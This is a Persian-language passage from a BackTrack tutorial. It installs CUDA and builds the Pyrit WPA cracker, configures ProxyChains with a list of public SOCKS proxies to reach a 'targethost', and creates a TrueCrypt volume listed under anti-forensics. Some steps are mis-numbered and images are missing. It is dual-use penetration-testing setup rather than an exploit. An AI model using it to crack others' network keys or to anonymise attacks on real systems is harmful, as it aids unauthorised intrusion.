Length: 56710739 (54M) [application/octet-stream]
Saving to: `NVIDIA-Linux-x86_64-285.05.33.run'
100%[====<< back | track 5r3 >>] 56,710,739 694K/s in 80s
2012-09-27 21:05:12 (690 KB/s) - `NVIDIA-Linux-x86_64-285.05.33.run' saved [56710739/56710739]
root@bt:/tmp#
```

(۳) دادن مجوز لازم:

```
chmod +x NVIDIA-Linux-x86_64-285.05.33.run
```

4) ./NVIDIA-Linux-x86_64-285.05.33.run --kernel-source-path='/usr/src/linux'

(دانلود cuda toolkit :

```
wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/toolkit/cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

```
6) chmod +x cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

(اجرا کردن برنامه :

```
./cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

(۸ دستورات زیر :

```
echo PATH=$PATH:/opt/cuda/bin >> ~/.bashrc  
echo LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/opt/cuda/lib >> ~/.bashrc  
echo export PATH >> ~/.bashrc  
echo export LD_LIBRARY_PATH >> ~/.bashrc
```

```
9) source ~/.bashrc
```

```
ldconfig
```

```
apt-get install libssl-dev python-dev python-scapy (
```

11)

```
a. svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
```

```
cd pyrit_src/pyrit
```

```
python setup.py build
```

```
python setup.py install
```

```
b. cd /tmp/pyrit_src/cpyrit_cuda
```

```
python setup.py build
```

```
python setup.py install
```

(۱۲ برای چک کردن نهایی :

```
nvcc -V
```

9

```
pyrit benchmark
```

اجرا و آپدیت و کانفیگ کردن ابزارهای امنیتی اضافی :

(۱) آپدیت کردن سیستم و وابستگی های مربوطه به آن:

```
apt-get update
```

(۲) آپگرید کردن سیستم:

```
apt-get upgrade
```

(۳) آپگرید کردن به جدیدترین ورژن:

```
apt-get dist-upgrade
```

```
4) apt-get install squid3
```

برای فعال نشدن سرویس در بالا آمدن سیستم:

```
update-rc.d -f squid3 remove
```

نصب ProxyChains :

(۱) ویرایش فایل با دستور vim :

```
vim /etc/proxychains.conf
```

این خط را پیدا کرده و شارپ (#) آن را پاک کنید:

```
#dynamic_chain
```

نتیجه:

```
dynamic_chain
```

```

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2

-- INSERT --

```

۲) نوشتن پروکسی سرور هایی که می خواهید از آن استفاده کنید:

```

# ProxyList format
#   type host port [user pass]
#   (values separated by 'tab' or 'blank')
#
#
#   Examples:
#
#           socks5 192.168.67.78 1080 lamer secret
#           http 192.168.89.3 8080 justu hidden
#           socks4 192.168.1.49 1080
#           http 192.168.39.93 8080
#
#
#   proxy types: http, socks4, socks5
#   ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
socks5 98.206.2.3 1893
socks5 76.22.86.170 1658
socks4 189.87.236.22 1080
socks5 62.243.224.180 1080
socks5 122.194.11.208 1080
socks5 178.33.204.42 1080
-- INSERT --

```

۳) باز کردن سایت با این پروکسی:


proxyresolv www.targethost.com

proxyresolv www.yahoo.com

رمزنگاری فولدرها با TrueCrypt:


۱) به مسیر زیر بروید:

Applications | BackTrack | Forensics | Digital Anti Forensics | install truecrypt




۲) دوباره مسیر بالا بروید و اجرا کنید.


۳)



create volume (f




(5







٧) انتخاب مسیر درایور مورد نظر:



(A)




(A)





(۱۱) در اینجا سایز volume خود را تعیین کنید برای ساخته شدن :



(12)

Volume Password

Password:

Confirm:

Display password

Use keyfiles

Keyfiles...

It is very important that you choose a good password. You should avoid choosing one that contains only a single word that can be found in a dictionary (or a combination of 2, 3, or 4 such words). It should not contain any names or dates of birth. It should not be easy to guess. A good password is a random combination of upper and lower case letters, numbers, and special characters, such as @ ^ = \$ * + etc. We recommend choosing a password consisting of more than 20 characters (the longer, the better). The maximum password length is 64 characters.

Help < Prev **Next >** Cancel

(13)

Volume Format

Options

Filesystem: FAT Cluster: Default Dynamic

Random Pool: A0B05BC33EB6D3FA30A05F6355622D14...

Header Key:

Master Key:

Done Speed Left

Abort

IMPORTANT: Move your mouse as randomly as possible within this window. The longer you move it, the better. This significantly increases the cryptographic strength of the encryption keys. Then click Format to create the volume.

Help < Prev **Format** Cancel


(14)

TrueCrypt Volume Creation Wizard


The TrueCrypt volume has been successfully created.

OK


(15)




(16)




(17)




۱۸) volume ای را که با نام my volume ساخته شده بود را انتخاب کنید:



